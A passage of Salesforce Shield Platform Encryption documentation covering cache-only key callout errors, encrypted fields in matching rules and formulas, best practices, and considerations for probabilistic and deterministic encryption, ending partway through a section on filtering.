To protect against Shield KMS interruptions and ensure smooth encryption and decryption processes, you can have up to 10 active and archived cache-only keys of each type.

If you reach your key limit, destroy an existing key so that you can create, upload, reactivate, rearchive, or create a callout to another one. Remember to synchronize your data with an active key before destroying key material.

Troubleshoot Cache-Only Keys

One or more of these frequently asked questions may help you troubleshoot any problems that arise with Shield Platform Encryption's Cache-Only Key Service.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

The callout to my key service isn't going through. What can I do?

Callouts can fail for various reasons. Review the error message that displays and follow these tips for resolving the problem. All callouts are recorded in the RemoteKeyCalloutEvent object.

Table 3: Cache-Only Key Service Errors and Status Codes

RemoteKeyCalloutEvent Status Code	Error	Tips for Fixing the Problem
DESTROY_HTTP_CODE	The remote key service returned an HTTP error: {000}. A successful HTTP response returns a 200 code.	To find out what went wrong, review the HTTP response code.
ERROR_HTTP_CODE	The remote key service returned an unsupported HTTP response code: {000}. A successful HTTP response returns a 200 code.	To find out what went wrong, review the HTTP response code.
MALFORMED_CONTENT_ENCRYPTION_KEY	The remote key service returned a content encryption	Check that you set up your named credential properly

RemoteKeyCalloutEvent Status Code	Error	Tips for Fixing the Problem
	key in the JWE that couldn't be decrypted with the certificate's private key. Either the JWE is corrupted, or the content encryption key is encrypted with a different key.	and are using the correct BYOK-compatible certificate.
MALFORMED_DATA_ENCRYPTION_KEY	The content encryption key couldn't decrypt the data encryption key that was returned in the remote key service's JWE. The data encryption key is either malformed, or encrypted with a different content encryption key.	Check that you set up your named credential properly and are using the correct BYOK-compatible certificate. Named credentials must call out to an HTTPS endpoint.
MALFORMED_JSON_RESPONSE	We can't parse the JSON returned by your remote key service. Contact your remote key service for help.	Contact your remote key service.
MALFORMED_JWE_RESPONSE	The remote key service returned a malformed JWE token that can't be decoded. Contact your remote key service for help.	Contact your remote key service.
EMPTY_RESPONSE	The remote key service callout returned an empty response. Contact your remote key service for help.	Contact your remote key service.
RESPONSE_TIMEOUT	The remote key service callout took too long and timed out. Try again.	If your key service is unavailable after multiple callout attempts, contact your remote key service.
UNKNOWN_ERROR	The remote key service callout failed and returned an error: {000}.	Contact your remote key service.
INCORRECT_KEYID_IN_JSON	The remote key service returned JSON with an incorrect key ID. Expected: {valid keyID}. Actual: {invalid keyID}.	Check that you set up your named credential properly and are using the correct BYOK-compatible certificate.
INCORRECT_KEYID_IN_JWE_HEADER	The remote key service returned a JWE header with an incorrect key ID. Expected: {valid keyID}. Actual: {invalid keyID}.	Check that you set up your named credential properly and are using the correct BYOK-compatible certificate.
INCORRECT_ALGORITHM_IN_JWE_HEADER	The remote key service returned a JWE header that specified an unsupported algorithm (alg): {algorithm}.	The algorithm for encrypting the content encryption key in your JWE header must be in RSA-OAEP format.
INCORRECT_ENCRYPTION_ALGORITHM_IN_JWE_HEADER	The remote key service returned a JWE header that specified an unsupported encryption algorithm (enc): {your enc}.	The algorithm for encrypting the data encryption key in your JWE header must be in A256GCM format.
INCORRECT_DATA_ENCRYPTION_KEY_SIZE	Data encryption keys encoded in a JWE must be 32 bytes. Yours is {value} bytes.	Make sure that your data encryption key is 32 bytes.

RemoteKeyCalloutEvent Status Code	Error	Tips for Fixing the Problem
ILLEGAL_PARAMETERS_IN_JWE_HEADER	Your JWE header must use {0}, but no others. Found: {1}.	Remove the unsupported parameters from your JWE header.
MISSING_PARAMETERS_IN_JWE_HEADER	Your JWE header is missing one or more parameters. Required: {0}. Found:{1}.	Make sure that your JWE header includes all required values. For example, if Replay Detection is enabled, the JWE header must include the nonce value extracted from the cache-only key callout.
AUTHENTICATION_FAILURE_RESPONSE	Authentication with the remote key service failed with the following error: {error}.	Check the authentication settings for your chosen named credential.
POTENTIAL_REPLAY_ATTACK_DETECTED	The remote key service returned a JWE header with an incorrect nonce value. Expected: {0}. Actual: {1}	Make sure that your JWE header includes the RequestID included in the callout.
UNKNOWN_ERROR	The remote key service callout failed and returned an error: java.security.cert.CertificateExpiredException: NotAfter: {date and time of expiration}	The certificate for your cache-only key expired. Update your cache-only key material to use an active BYOK-compatible certificate.

The following key service errors can prevent the callout from completing. If you see errors related to these problems, contact your key service administrator for help.

- The JWE is corrupt or malformed.
- The data encryption key is malformed.
- The key service returned a malformed JWE token.
- The key service returned an empty response.

For uniform resource use, Salesforce limits the amount of time for each key service callout to 3 seconds. If the callout takes more than the allotted time, Salesforce fails the callout with a timeout error. Check that your key service is available. Make sure that your named credential references the correct endpoint—check the URL, including the IP address.

Can I execute a remote callout in Apex?

Yes. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to. To reference a named credential from a callout definition, use the named credential URL. A named credential URL contains the scheme callout, the name of the named credential, and an optional path. For example: callout:My_Named_Credential/some_path.

See Named Credentials as Callout Endpoints in the Apex Developer Guide.

Can I monitor my callout history?

If you want to review or track cache-only key events, use the RemoteKeyCalloutEvent standard object. Either use the `describeSObjects()` call to view event information, or an after insert Apex trigger to perform custom actions after each callout. For example, you can write a trigger that stores `RemoteKeyCallout` events in a custom object. When you store `RemoteKeyCallout` events in a custom object, you can monitor your callout history. See the RemoteKeyCalloutEvent entry in the *Salesforce Object Reference* for more information.

The Setup Audit Trail tracks changes in key material state and named credential settings. Callout history isn't recorded in log files.

When I try to access data encrypted with a cache-only key, I see “?????” instead of my data. Why?

Masking means one of two things. Either the connection to your key service is broken and we can’t fetch your key, or the data is encrypted with a destroyed key. Check that your key service is available and that your named credential references the correct endpoint. If any key versions are marked as Destroyed as a result of a key service failure, recover the connection and manually activate the key version.

Do I have to make a new named credential every time I rotate a key?

Nope. You can use a named credential with multiple keys. As long as you host your key material at the endpoint specified in an existing named credential, you’re all set. When you rotate your key material, change the key ID in the Unique Key Identifier field. Double-check that your new key is stored at the specified endpoint URL in your named credential.

I’m still having problems with my key. Who should I talk to?

If you still have questions, contact your account executive or Salesforce Customer Support. They’ll put you in touch with a support team specific to this feature.

Shield Platform Encryption Customizations

Some features and settings require adjustment before they work with encrypted data.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer ‘15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

Apply Encryption to Fields Used in Matching Rules

Matching rules used in duplicate management help you maintain clean and accurate data. To make fields encrypted with Shield Platform Encryption compatible with standard and custom matching rules, use the deterministic encryption scheme.

Use Encrypted Data in Formulas

Use custom formula fields to quickly find encrypted data. Shield Platform Encryption is compatible with several operators and functions, and can render encrypted data in text, date, and date/time formats, and reference quick actions.

Apply Encryption to Fields Used in Matching Rules


Matching rules used in duplicate management help you maintain clean and accurate data. To make fields encrypted with Shield Platform Encryption compatible with standard and custom matching rules, use the deterministic encryption scheme.

Ask an administrator to enable **Deterministic Encryption** from the Platform Encryption Advanced Settings page. If you don't have a Data in Salesforce (Deterministic) type tenant secret, create one from the Platform Encryption Key Management page.

Important: Matching rules used in duplicate management don't support probabilistically encrypted data.

Follow these steps to add encrypted fields to existing custom matching rules.

1. From Setup, in the Quick Find box, enter `Matching Rules`, and then select **Matching Rules**.
2. Deactivate the matching rule that reference fields you want to encrypt. If your matching rule is associated with an active duplicate rule, first deactivate the duplicate rule from the Duplicate Rules page. Then return to the Matching Rules page and deactivate the matching rule.
3. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Encryption Policy**.
4. Click **Encrypt Fields**.
5. Click **Edit**.
6. Select the fields you want to encrypt, and select **Deterministic** from the Encryption Scheme list.



Account	Encryption Scheme
☑ Account Name	Probabilistic ▼
☑ Phone	Probabilistic ▼ Probabilistic Deterministic
□ Fax	
□ Website	------------------- ▼

7. Click **Save**.

   Tip: Standard matching rules are automatically deactivated when encryption is added to a field referenced by that rule. To encrypt fields referenced in standard matching rules, follow steps 3–8.

8. After you get the email verifying encryption's been enabled on your fields, reactivate your matching rule and associated duplicate management rule.
   Matching rules used in duplicate management now return exact and fuzzy matches on encrypted data.

Example: Let's say you recently encrypted Billing Address on your Contacts, and you want to add this field to a custom matching rule. First, deactivate the rule or rules you want to add this field to. Make sure that Billing Address is encrypted with the deterministic encryption scheme. Then add Billing Address to your custom matching rule, just like you would add any other field. Finally, reactivate your rule.

When you rotate your key material, you must update custom matching rules that reference encrypted fields. After you rotate your key material, deactivate and then reactivate the affected matching rules. Then contact Salesforce to request the background encryption process. When the background encryption process finishes, your matching rules can access all data encrypted with your active key material.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To enable encryption key (tenant secret) management:

- Manage Profiles and Permission Sets

Important: To ensure accurate matching results, customers who used the beta version of this feature must deactivate any matching rules that reference encrypted fields and then reactivate them. If your custom matching rule fails on reactivation, contact Salesforce for help reactivating your match index.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Use Encrypted Data in Formulas

Use custom formula fields to quickly find encrypted data. Shield Platform Encryption is compatible with several operators and functions, and can render encrypted data in text, date, and date/time formats, and reference quick actions.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Supported Operators, Functions, and Actions

Supported operators and functions:

- `&` and `+` (concatenate)
- `BLANKVALUE`
- `CASE`
- `HYPERLINK`
- `IF`
- `IMAGE`
- `ISBLANK`
- `ISNULL`
- `NULLVALUE`

Also supported:

- Spanning
- Quick actions

Formulas can return data only in `text`, `date`, or `date/time` formats.

`&` and `+` (Concatenate)

This works:	`(encryptedField__c & encryptedField__c)`
Why it works:	This works because `&` is supported.
This doesn't work:	`LOWER(encryptedField__c & encryptedField__c)`
Why it doesn't work:	`LOWER` isn't a supported function, and the input is an encrypted value.

Case

`CASE` returns encrypted field values, but doesn't compare them.

This works:

```
CASE(custom_field__c, "1", cf2__c, cf3__c))
```

where either or both `cf2__c` and `cf3__c` are encrypted

Why it works:

`custom_field__c` is compared to "1". If it is true, the formula returns `cf2__c` because it's not comparing two encrypted values.

This doesn't work:

```
CASE("1", cf1__c, cf2__c, cf3__c)
```

where `cf1__c` is encrypted

Why it doesn't work: You can't compare encrypted values.

`ISBLANK` and `ISNULL`

This works:

```
OR(ISBLANK(encryptedField__c), ISNULL(encryptedField__c))
```

Why it works:

Both `ISBLANK` and `ISNULL` are supported. `OR` works in this example because `ISBLANK` and `ISNULL` return a Boolean value, not an encrypted value.

Spanning

This works:

```
(LookupObject1__r.City & LookupObject1__r.Street) &
 (LookupObject2__r.City & LookupObject2__r.Street) &
  (LookupObject3__r.City & LookupObject3__r.Street) &
   (LookupObject4__r.City & LookupObject4__r.Street)
```

How and why you use it:

Spanning retrieves encrypted data from multiple entities. For example, let's say you work in the customer service department for Universal Containers. A customer has filed a case about a distribution problem, and you want to see the scope of the issue. You want all the shipping addresses related to this particular case. This example returns all the customers' shipping addresses as a single string in your case layout.

Validation

The encryption validation service checks your org to make sure that it's compatible with encrypted formula field types.

When you encrypt a given field, the validation service:

- Retrieves all formula fields that reference the field
- Verifies that the formula fields are compatible with encryption
- Verifies that the formula fields aren't used elsewhere for filtering or sorting

Limits

Up to 200 formula fields can reference a given encrypted custom field. A field that is referenced by more than 200 formula fields can't be encrypted. If you need to reference an encrypted custom field from more than 200 formula fields, contact Salesforce.

When you specify multiple fields to encrypt at one time, the 200-field limit is applied to the whole batch. If you know that you are encrypting fields that have multiple formula fields pointing to them, encrypt those fields one at a time.

Tradeoffs and Limitations of Shield Platform Encryption

A security solution as powerful as Shield Platform Encryption doesn't come without some tradeoffs. When your data is encrypted, some users may see limitations to some functionality, and a few features aren't available at all. Consider the impact on your users and your overall business solution as you design your encryption strategy.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

Shield Platform Encryption Best Practices

Take the time to identify the most likely threats to your org. This process helps you distinguish data that needs encryption from data that doesn't, so that you can encrypt only what you need to. Make sure that your tenant secret and keys are backed up, and be careful who you allow to manage your secrets and keys.

General Shield Platform Encryption Considerations

These considerations apply to all data that you encrypt using Shield Platform Encryption.

Considerations for Using Deterministic Encryption

These considerations apply to data encrypted with Shield Platform Encryption's deterministic encryption scheme. Some considerations manifest differently depending on whether data is encrypted with the case-sensitive or case-insensitive deterministic encryption scheme.

Shield Platform Encryption and the Lightning Experience

Shield Platform Encryption works the same way in the Lightning Experience as it does in Salesforce Classic, with a few minor exceptions.

Field Limits with Shield Platform Encryption

Under certain conditions, encrypting a field can impose limits on the values that you store in that field. If you expect users to enter non-ASCII values, such as Chinese, Japanese, or Korean-encoded data, we recommend creating validation rules to enforce these field limits.

Which Salesforce Apps Don't Support Shield Platform Encryption?

Some Salesforce features work as expected when you work with data that's encrypted with Shield Platform Encryption. Others don't.

Shield Platform Encryption Best Practices

Take the time to identify the most likely threats to your org. This process helps you distinguish data that needs encryption from data that doesn't, so that you can encrypt only what you need to. Make sure that your tenant secret and keys are backed up, and be careful who you allow to manage your secrets and keys.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

1. Define a threat model for your organization.

   To identify the threats that are most likely to affect your organization, walk through a formal threat modeling exercise. Use your findings to create a data classification scheme, which can help you decide what data to encrypt.

2. Encrypt only where necessary.
   - Not all data is sensitive. Focus on information that requires encryption to meet your regulatory, security, compliance, and privacy requirements. Unnecessarily encrypting data impacts functionality and performance.
   - Evaluate your data classification scheme early and work with stakeholders in security, compliance, and business IT departments to define requirements. Balance business-critical functionality against security and risk measures and challenge your assumptions periodically.

3. Create a strategy early for backing up and archiving keys and data.

   If your tenant secrets are destroyed, reimport them to access your data. You are solely responsible for making sure that your data and tenant secrets are backed up and stored in a safe place. Salesforce cannot help you with deleted, destroyed, or misplaced tenant secrets.

4. Read the Shield Platform Encryption considerations and understand their implications on your organization.
   - Evaluate the impact of the considerations on your business solution and implementation.
   - Test Shield Platform Encryption in a sandbox environment before deploying to a production environment. Encryption policy settings can be deployed using change sets.
   - Before enabling encryption, fix any violations that you uncover. For example, if you reference encrypted fields in a SOQL ORDER BY clause, a violation occurs. Fix the violation by removing references to the encrypted fields.
   - When requesting feature enablement, such as pilot features, give Salesforce Customer Support several days lead time. The time to complete the process varies based on the feature and how your org is configured.

5. Analyze and test AppExchange apps before deploying them.
   - If you use an app from the AppExchange, test how it interacts with encrypted data in your organization and evaluate whether its functionality is affected.
   - If an app interacts with encrypted data that's stored outside of Salesforce, investigate how and where data processing occurs and how information is protected.
   - If you suspect Shield Platform Encryption could affect the functionality of an app, ask the provider for help with evaluation. Also discuss any custom solutions that must be compatible with Shield Platform Encryption.
   - Apps on the AppExchange that are built exclusively using Lightning Platform inherit Shield Platform Encryption capabilities and limitations.

6. Use out-of-the-box security tools.

   Shield Platform Encryption is not a user authentication or authorization tool. To control which users can see which data, use out-of-the-box tools such as field-level security settings, page layout settings, and sharing rules, rather than Shield Platform Encryption.

7. **Grant the Manage Encryption Keys user permission to authorized users only.**

   Users with the Manage Encryption Keys permission can generate, export, import, and destroy organization-specific keys. Monitor the key management activities of these users regularly with the setup audit trail.

8. Synchronize your existing data with your active key material.

   Existing field and file data is not automatically encrypted when you turn on Shield Platform Encryption. To encrypt existing field data, update the records associated with the field data. This action triggers encryption for these records so that your existing data is encrypted at rest. To encrypt existing files or get help updating other encrypted data, contact Salesforce. We can encrypt existing file data in the background to ensure data alignment with the latest encryption policy and key material.

   When you contact Salesforce support to request the background encryption service, allow at least a week before you need the background encryption completed. The time to complete the process varies based on the volume of data involved. It could take several days.

9. Handle currency and number data with care.

   Currency and Number fields can’t be encrypted because they could have broad functional consequences across the platform, such as disruptions to roll-up summary reports, report timeframes, and calculations. You can often keep private, sensitive, or regulated data of this variety safe in other encryption-supported field types.

10. Communicate to your users about the impact of encryption.

    Before you enable Shield Platform Encryption in a production environment, inform users about how it affects your business solution. For example, share the information described in Shield Platform Encryption considerations, where it's relevant to your business processes.

11. Encrypt your data using the most current key.

    When you generate a new tenant secret, any new data is encrypted using this key. However, existing sensitive data remains encrypted using previous keys. In this situation, Salesforce strongly recommends re-encrypting these fields using the latest key. Contact Salesforce for help with re-encrypting your data.

12. Use discretion when granting login as access to users or Salesforce Customer Support.

    If you grant login access to a user, and they have field level security access to an encrypted field, that user is able to view encrypted data in that field in plaintext.

    If you want Salesforce Customer Support to follow specific processes around asking for or using login as access, you can create special handling instructions. Salesforce Customer Support follows these instructions in situations where login as access may help them resolve your case. To set up these special handling instructions, contact your account executive.

General Shield Platform Encryption Considerations

These considerations apply to all data that you encrypt using Shield Platform Encryption.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Leads

Lead and Case assignment rules, workflow rules, and validation rules work normally when Lead fields are encrypted. Matching and de-duplication of records during lead import works with deterministically encryption, but not probabilistic encryption. Einstein Lead Scoring isn't available.

Apex Lead Conversion works normally, but PL-SQL-based lead conversion isn't supported.

User Email

Many Salesforce features rely on the User Email field. Most work seamlessly with Shield Platform Encryption. But the following products and features behave differently when User Email is encrypted.

- User Email is unencrypted when Lightning Sync or Einstein Activity Capture are enabled. Lightning Sync and Einstein Activity Capture duplicate the User Email field in the database when users are added to sync configurations for those products. Even if you encrypt the User Email field with Shield Platform Encryption, this duplicate field stores user emails in the Salesforce database in an unencrypted state. For more information, see Considerations for Syncing Contacts, Considerations for Syncing Events, and Considerations for Setting Up Einstein Activity Capture.
- Event functionality that relies on user emails, especially calendar invitations, can be interrupted. Before encrypting the User Email field in production environments, Salesforce recommends that you test Activity features in a sandbox.
- You can't sort records in list views by fields that contain encrypted data. If you encrypt User email, you can't add it as a filter in customer reports.
- Login Discovery Handler lookups that rely on emails don't work if the email field is encrypted, which can block user logins. If your lookups rely on emails, don't encrypt the User Email field.
- If you use Einstein Conversation Insights, encrypt User Email with case-insensitive deterministic encryption. Some Einstein Conversation Insights features, including video calls, don't work when User Email is encrypted with probabilistic encryption.

Flows and Processes

You can reference encrypted fields in most places in your flows and processes. However, you can't reference encrypted fields in these filtering or sorting contexts.

Tool	Filtering Availability	Sorting Availability
Process Builder	Update Records action	n/a
Flow Builder	Record Choice Set resource Get Records element Delete Records element Update Records element Condition requirements	Record Choice Set resource Get Records element

You can store the value from an encrypted field in a variable and operate on that value in your flow's logic. You can also update the value for an encrypted field.

Paused flow interviews can cause data to be saved in an unencrypted state. When a flow or process is waiting to resume, the associated flow interview is serialized and saved to the database. The flow interview is serialized and saved when:

- Users pause a flow
- Flows execute a Pause element
- Processes are waiting to execute scheduled actions

If the flow or process loads encrypted fields into a variable during these processes, that data isn't always encrypted at rest.

Next Best Action Recommendations

When you use probabilistic encryption, you can't use encrypted fields like Recommendation Description when you specify conditions to load recommendations.

Custom Fields

You can't use encrypted custom fields in criteria-based sharing rules.

Some custom fields can't be encrypted.

- Fields that have the `Unique` or `External ID` attributes or include these attributes on previously encrypted custom fields (applies only to fields that use the probabilistic encryption scheme)
- Fields on external data objects
- Fields that are used in an account contact relation

You can't use Schema Builder to create an encrypted custom field.

You can't use Shield Platform Encryption with Custom Metadata Types.

SOQL/SOSL

- You can't include fields encrypted with the probabilistic encryption scheme in the following SOQL and SOSL clauses and functions:
  - Aggregate functions such as MAX(), MIN(), and COUNT_DISTINCT()
  - WHERE clause
  - GROUP BY clause
  - ORDER BY clause

  For information about SOQL and SOSL compatibility with deterministic encryption, see Considerations for Using Deterministic Encryption in Salesforce Help.

  Tip: Consider whether you can replace a WHERE clause in a SOQL query with a FIND query in SOSL.

- When you query encrypted data, invalid strings return an `INVALID_FIELD` error instead of the expected `MALFORMED_QUERY`.

Pardot

Pardot supports contact email addresses encrypted by Shield Platform Encryption as long as your instance meets a few conditions. Your org must allow multiple prospects with the same email address. After this feature is enabled, you can add the contact email address field to your encryption policy.

Because the contact email address shows in the Permission object, users must have permission to view the Prospect object.

If you encrypt the contact email address field, the Salesforce-Pardot Connector can't use the email address as a secondary prospect match criteria. For more information, read Salesforce-Pardot Connector Settings.

Portals

If a legacy portal (created before 2013) is enabled in your org, you can't encrypt standard fields. Deactivate all legacy customer and partner portals to enable encryption on standard fields. (Salesforce Experience Cloud sites are supported.)

To deactivate a legacy customer portal, go to the Customer Portal Settings page in Setup. To deactivate a legacy partner portal, go to the Partners page in Setup.

Salesforce B2B Commerce

Shield Platform Encryption supports version 4.10 and later of the Salesforce B2B Commerce managed package, with some behavior differences. For a complete list of considerations, see Shield Platform Encryption for B2B Commerce.

Search

If you encrypt fields with a key and then destroy the key, the corresponding search terms remain in the search index. However, you can't decrypt the data associated with the destroyed key.

Accounts, Person Accounts, and Contacts

When Person Accounts are turned on, encrypting any of the following Account fields encrypts the equivalent Contact fields, and vice versa.

- Name
- Description
- Phone
- Fax

When you encrypt any of the following Account or Contact fields, the equivalent fields in Person Accounts are also encrypted.

- Name
- Description
- Mailing Address
- Phone
- Fax
- Mobile
- Home Phone
- Other Phone
- Email

When the Account Name or Contact Name field is encrypted, searching for duplicate accounts or contacts to merge doesn't return any results.

When you encrypt the First Name or Last Name field on a contact, that contact appears in the Calendar Invite lookup only if you haven't filtered by First Name or Last Name.

Email Bounce Handling

Bounce handling doesn't support encrypted email addresses. If you need email bounce handling, don't encrypt the standard Email field.

Email-to-Case

Copying text from email fields also copies unicode characters embedded in email text. Two of those unicode character sequences, `\uFFFE` and `\uFFFF`, can't be included in text encrypted by Shield Platform Encryption. If you encounter an error mentioning these unicode sequences, delete the text copied from the email field and type it manually.

Activity Subject and Description

You can encrypt an Activity Subject field with case-insensitive encryption. If you destroy key material that encrypts a field, filtering on the field doesn't yield matches.

If you encrypt the Activity Subject field and it's used in a custom picklist, delete and replace actions aren't available for that value. To remove an Activity Subject value from a picklist, deactivate it .

Activity Subject fields that include an OrgID aren't copied over when you create a sandbox copy of a production org.

Encrypting Activity Description also encrypts the Task Comment field. The validation email lists the Task Comment field but not Activity Description, even though both fields are encrypted.

Salesforce for Outlook

If you encrypt the same fields that you filter in Salesforce for Outlook data sets, Salesforce for Outlook doesn't sync. To get Salesforce for Outlook to sync again, remove the encrypted fields from your filters in your data sets.

Campaigns

Campaign member search isn't supported when you search by encrypted fields.

Notes

You can encrypt the body text of Notes created with the new Notes tool. However, the Preview file and Notes created with the old Notes tool aren't supported.

Field Audit Trail

Data in a previously archived Field Audit Trail isn't encrypted when you turn on Platform Encryption. For example, say that your org uses Field Audit Trail to define a data history retention policy for an account field, such as the phone number field. When you turn on encryption for that field, new phone number records are encrypted as they're created. Previous updates to the phone number field that are stored in the Account History related list are also encrypted. However, phone number history data that is already archived in the `FieldHistoryArchive` object is stored without encryption. To encrypt previously archived data, contact Salesforce.

Salesforce Experiences

If you encrypt the Account Name field and you're not using Person Accounts, encryption affects how users' roles are displayed to admins. Normally, a site user's role name is displayed as a combination of their account name and the name of their user profile. When you encrypt the Account Name field, the account ID is displayed instead of the account name.

For example, when the Account Name field isn't encrypted, users belonging to the Acme account with the Customer User profile would have a role called `Acme Customer User`. When Account Name is encrypted (and Person Accounts aren't in use), the role is displayed as something like `001D000000IRt53 Customer User`.

Data Import Wizard

You can't use the Data Import Wizard to perform matching using master-detail relationships or update records that contain fields that use the probabilistic encryption scheme. You can use it to add new records, however.

Reports, Dashboards, and List Views

- Report charts and dashboard components that display encrypted field values might be cached unencrypted.
- You can't sort records in list views by fields that contain encrypted data.

Encryption for Chatter

When you embed a custom component in your Chatter feed using Rich Publisher Add-Ons, the data related to those add-ons is encoded, but it isn't encrypted with the Shield Platform Encryption service. Unencrypted data in Rich Publisher Add-Ons includes data stored in the Extension ID, Text Representation, Thumbnail URL, Title, Payload, and PayloadVersion fields.

Encryption for Custom Matching Rules Used in Duplicate Management

Custom matching rules can only reference fields encrypted with the deterministic encryption scheme. Probabilistic encryption isn't supported. When you rotate your keys, you must deactivate and then reactivate custom matching rules that reference encrypted fields. If you don't take this step after updating your key material, matching rules don't find all your encrypted data.

Standard matching rules that include fields with Shield Platform Encryption don't detect duplicates. If you encrypt a field included in standard matching rules, deactivate the standard rule.

Service protections ensure that loads are balanced across the system. The matching service searches for match candidates until it finds all matches up to 200 matches. With Shield Platform Encryption, the service search maximum is 100 candidates. With encryption, you could find fewer or no possible duplicate records.

Duplicate jobs aren't supported.

Self-Service Background Encryption

Self-service background encryption can encrypt data once every 7 days. This limit includes synchronization processes initiated from the Encryption Statistics and Data Sync page, synchronization that automatically runs when you disable encryption on a field, and synchronization completed by Salesforce Customer Support at your request.

Some conditions prevent the self-service background encryption from running:

- There are more than 10 million records in an object
- The org has destroyed key material
- An object's data is already synchronized
- The synchronization process is already running, initiated either by the customer or by Salesforce Customer Support at the customer's request
- Statistics are being gathered
- An encryption policy change is being processed, such as enabling encryption on a field or data element

After you begin the synchronization processes, wait until it finishes before changing your encryption policy or generating, uploading, or deleting key material. These actions abort the synchronization process.

Employees

If the email field is encrypted using probabilistic encryption, wellness check surveys can't be used. Deterministic encryption is fully supported.

General

- Encrypted fields can't be used in:
  - Criteria-based sharing rules
  - Similar opportunities searches
  - External lookup relationships
- Fields encrypted with the probabilistic encryption scheme can't be used in filter criteria for data management tools. For considerations specific to filter-preserving deterministic encryption, read Considerations for Using Deterministic Encryption on page 164.
- Web-to-Case is supported, but the Web Company, Web Email, Web Name, and Web Phone fields aren't encrypted at rest.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Considerations for Using Deterministic Encryption

These considerations apply to data encrypted with Shield Platform Encryption's deterministic encryption scheme. Some considerations manifest differently depending on whether data is encrypted with the case-sensitive or case-insensitive deterministic encryption scheme.

Key Rotation and Filter Availability

When you rotate key material or change a field's encryption scheme to case-sensitive deterministic encryption or case-insensitive deterministic encryption, synchronize your data. Syncing applies the active Data in Salesforce (Deterministic) key material to existing and new data. If you don't sync your data, filtering and queries on fields with unique attributes don't return accurate results.

You can sync most data yourself from the Encryption Statistics and Data Sync page in Setup. See Synchronize Your Data Encryption with the Background Encryption Service.

Available Fields and Other Data

Deterministic encryption is available for custom URL, email, phone, text, and text area field types. It isn't available for the following types of data:

- Custom date, date/time, long text area, rich text area, or description field types
- Chatter
- Files and attachments

Filter Operators

In reports and list views, the operators "equals" and "not equal to" are supported with case-sensitive deterministic encryption. Other operators, like "contains" or "starts with," don't return an exact match and aren't supported. Features that rely on unsupported operators, such as Refine By filters, also aren't supported.

Case-insensitive deterministic encryption supports list views and reports. However, the user interface displays all operators, including operators that aren't supported for encrypted data. To review the list of supported operators, see Use Encrypted Data in Formulas.

Formulas

Fields encrypted with the deterministic encryption scheme can't be referenced in SOQL WHERE queries.

Case Sensitivity

When you use case-sensitive deterministic encryption, case matters. In reports, list views, and SOQL queries on encrypted fields, the results are case-sensitive. Therefore, a SOQL query against the Contact object, where LastName = Jones, returns only Jones, not jones or JONES. Similarly, when the case-sensitive deterministic scheme tests for unicity (uniqueness), each version of "Jones" is unique.

Custom Field Allocations

To allow case-insensitive queries, Salesforce stores a lowercase duplicate of your data as a custom field in the database. These duplicates are necessary to enable case-insensitive queries, but they count against your total custom field count.

API Options to Identify Filterable Fields

Fields encrypted using the deterministic encryption scheme are filterable. You can use the `isFilterable()` method to determine the encryption scheme of a particular encrypted field. If the field is filterable, the method returns true.

However, you can't explicitly detect or set the deterministic encryption scheme via the API.

External ID

Case-insensitive deterministic encryption supports Text and Email external ID custom fields but not other external ID custom fields. When you create or edit these fields, use one of the following field setting combinations.

External ID Field Type	Unique Attributes	Encrypted
Text	None	Use case-insensitive deterministic encryption
Text	Unique and case sensitive	Use case-sensitive deterministic encryption
Text	Unique and case insensitive	Use case-insensitive deterministic encryption
Email	None	Use case-insensitive deterministic encryption
Email	Unique	Use case-sensitive deterministic encryption

You can't save changes to both Unique - Case-Sensitive and Encrypted options at the same time. Change one setting, save it, then change the next.

Compound Fields

Even with deterministic encryption, some kinds of searches don’t work when data is encrypted with case-sensitive deterministic encryption. Concatenated values, such as compound names, aren’t the same as the separate values. For example, the ciphertext for the compound name “William Jones” isn’t the same as the concatenation of the ciphertexts for “William” and “Jones”.

So, if the First Name and Last Name fields are encrypted in the Contacts object, this query doesn’t work:

```
Select Id from Contact Where Name = 'William Jones'
```

But this query does work:

```
Select Id from Contact Where FirstName = 'William’ And LastName ='Jones'
```

Case-sensitive and case-insensitive deterministic encryption schemes support compound fields, but only with individual column queries.

Filter Records by Strings

